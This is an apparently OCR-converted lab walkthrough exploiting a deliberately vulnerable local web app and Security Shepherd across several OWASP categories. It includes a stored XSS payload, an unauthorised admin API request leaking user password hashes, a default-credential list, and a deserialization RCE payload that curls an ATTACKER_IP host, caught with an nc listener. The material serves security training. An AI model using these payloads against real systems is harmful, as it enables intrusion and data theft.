
**Step 3:** Modify the "description" parameter in the POST request body to `<script>alert(document.domain)</script>`. Forward the request.

```
POST /app/modifyproduct HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/modifyproduct
Content-Type: application/x-www-form-urlencoded
Content-Length: 119
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIa
npm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

id=&name=new-jazzy-mobile&code=73564443&tags=mobile&description=new-jazzy-mobi
le<script>alert(document.domain)</script>
```

**Step 3:** In the response, notice that `<script>alert(document.domain)</script>` is part of the HTML in the products page. Navigate to `http://localhost:9090/app/products` and you'll see an alert.

```
ux x86_64; rv:62.0)

pplication/xml;q=0.9,*/

p/modifyproduct

AdNC9BTVAWT85a7.V3ah0KN
mrL%2FE
```

```
                </td>
            </tr>

            <tr>
                <td>35</td>
                <td>new-jazzy-mobile</td>
                <td>73564443</td>
                <td>mobile</td>

<td>new-jazzy-mobile<script>alert(document.domain)</scri
pt></td>
                <td>
                    <a
href='/app/modifyproduct?id=35'>Edit</a>
                </td>
            </tr>

        </table>
```



# A5 - Broken Access Control

> Most web apps verify function level access before making that functionality visible in the UI. However, apps need to perform the same checks on the server when each function is accessed. Otherwise, attackers will be able to forge requests to access functionality without proper authorization.


## Missing Function Level Access Control

1. Login as a non-admin user.
2. Navigate to http://192.168.56.101:9090/app/admin/users.
3. Intercept the request in Burp Suite.
4. Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R).
5. Forward the request in repeater.
6. In the response, notice that there an XHR request being made to `/app/admin/usersapi`

```
GET /app/admin/users HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:9090/learn/vulnerability/a5_broken_ac
cess_control
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0
KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

```
                    }
                    else if (xmlhttp.status == 400) {
                       console.log('There was an error
400');
                    }
                    else {
                        console.log('something else other
than 200 was returned');
                    }
                }
            };

            xmlhttp.open("GET", "/app/admin/usersapi",
true);
            xmlhttp.send();
        }
        loadUsers();
    </script>
</body>
</html>
```

7. Modify the GET request and give the resource as `/app/admin/usersapi` . In the response, notice that the application returns sensitive user details (including encrypted passwords).



```
GET /app/admin/usersapi HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:9090/learn/vulnerability/a5_broken_ac
cess_control
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0
KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 1178
ETag: W/"49a-gmZmkCM0MCLeQqU8Eouu65kziIs"
Date: Thu, 23 Aug 2018 09:22:49 GMT
Connection: close

{"success":true,"users":[{"id":1,"name":"tester","login":"
tester","email":"tester@grr.la","password":"$2a$10$Z7Vb1K
0XNvDFaDQSdXPs3OEFgVsg3t3yvcDjNKXJDOjZ.sNi7lF1q","role":n
ull,"createdAt":"2018-08-22T10:19:14.000Z","updatedAt":"2
018-08-22T10:19:14.000Z"},{"id":2,"name":"zet","login":"z
et","email":"zet@gmail.com","password":"$2a$10$D8OaSkYiaZ
F5AdpsS/Ga8O7CCZ5mu39oYmfSnA24tRUcJWpg4quuK","role":null,
"createdAt":"2018-08-22T10:28:01.000Z","updatedAt":"2018-
08-22T10:28:01.000Z"},{"id":3,"name":"Durden","login":"Du
rden","email":"durden@grr.la","password":"$2a$10$2yVTI0a2
gY4/DAt3fFwwGOmGDFd4qmEBLkAQVLKXU8lADxgkfUMQe","role":nul
l,"createdAt":"2018-08-23T03:45:37.000Z","updatedAt":"201
8-08-23T03:45:37.000Z"},{"id":4,"name":"tester1","login":
```

# A6 - Security Misconfiguration

> Web servers and applications can leak information and allow attackers to take control over systems using misconfigurations either arising out of weak defaults, hidden applications or via enhanced functionality that causes the app to become vulnerable.

## Security Misconfiguration in Security Shepherd

1. Login to the application and navigate to http://192.168.56.101:9090/app/calc. Notice that there is a simple calculator functionality.





2. Enter some math expression such as `2+4` and press enter. Intercept this request using Burp.
3. Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R).
4. Forward the request and notice that the expression is evaluated and application returns a HTTP 200 response.

```
POST /app/calc HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/calc
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KN
MKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

eqn=2%2B2
```


```
            </div>
        </div>


            <div class='row'>
                <div class='col-md-12'>
                    <h2>Result</h2>
                    <hr/>

                    <pre>4</pre>

                </div>
            </div>



    </div></div></div>
    <script src='/assets/showdown.min.js'></script>
<script type='text/javascript'>
    var converter = new showdown.Converter();
```

5. Modify the value of `eqn` in the POST request body to `a`. Forward the request and notice that the response is a "500 Internal Server Error" and application returns a stack trace.




# Security Shepherd Challenge

**Step 1** − Launch Security Shepherd and navigate to Security Misconfiguration and let us try to solve that challenge. Snapshot of the same is provided below −




To get the result key to this lesson, you must sign in with the **default admin credentials** which were never removed or updated.

Lets try some of the well known Default Credentials


`Admin` `password`

`Admin` `Password`


`admin` `admin`

`Admin` `Admin`

`admin` `Password`




`admin` `password`





## Reference:-

http://www.defaultpassword.com/

# A8 - Insecure Deserialization

> Insecure Deserialization is a vulnerability which occurs when untrusted data is used to abuse the logic of an application, inflict a denial of service (DoS) attack, or even execute arbitrary code upon it being deserialized.


**Step 1:** Navigate to `"A8: Insecure Deserialization" > Insecure Deserialization: Legacy Import Products`. Notice that the URL is `http://127.0.0.1:9090/app/bulkproducts?legacy=true` and it presents a "Bulk Import Products" feature has a file upload functionality which accepts a serialized object.




**Step 2:** Let's upload a serealized object and check if the file upload is vulnerable. Save the following snippet into the file and save it with and upload it using "Bulk Import Products" feature. Intercept the POST request made using Burp. Make sure to replace "ATTACKER_IP" with the address of attacker machine that the victim machine can connect to.

```
{"rce":"_$$ND_FUNC$$_function (){require('child_process').exec('id; curl http://ATTACKER_IP:8081', function(err
or, stdout, stderr) { console.log(stdout) });}()"}
```

**Step 3:** Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)




**Step 2:** On the atacker machine, run `nc -lvvp 8081`. In the Burp repeater, forward the request. Notice that on the atatcker machine `nc` will recieve a connection from the victim machine. This is because the serialized object we uploaded got insecurely deserialized and the command got executed which connects to the attacker machine.

```
└─$ nc -lvvp 8081
listening on [any] 8081 ...
172.18.0.3: inverse host lookup failed: Unknown host
connect to [172.16.224.1] from (UNKNOWN) [172.18.0.3] 55338
GET / HTTP/1.1
User-Agent: curl/7.38.0
Host: 172.16.224.1:8081
Accept: */*
```

# Insufficient Logging and Monitoring

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged
- Warnings and errors generate no, inadequate, or unclear log messages
- Logs of applications and APIs are not monitored for suspicious activity
- Logs are only stored locally
- Appropriate alerting thresholds and response escalation processes are not in place or effective
- Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.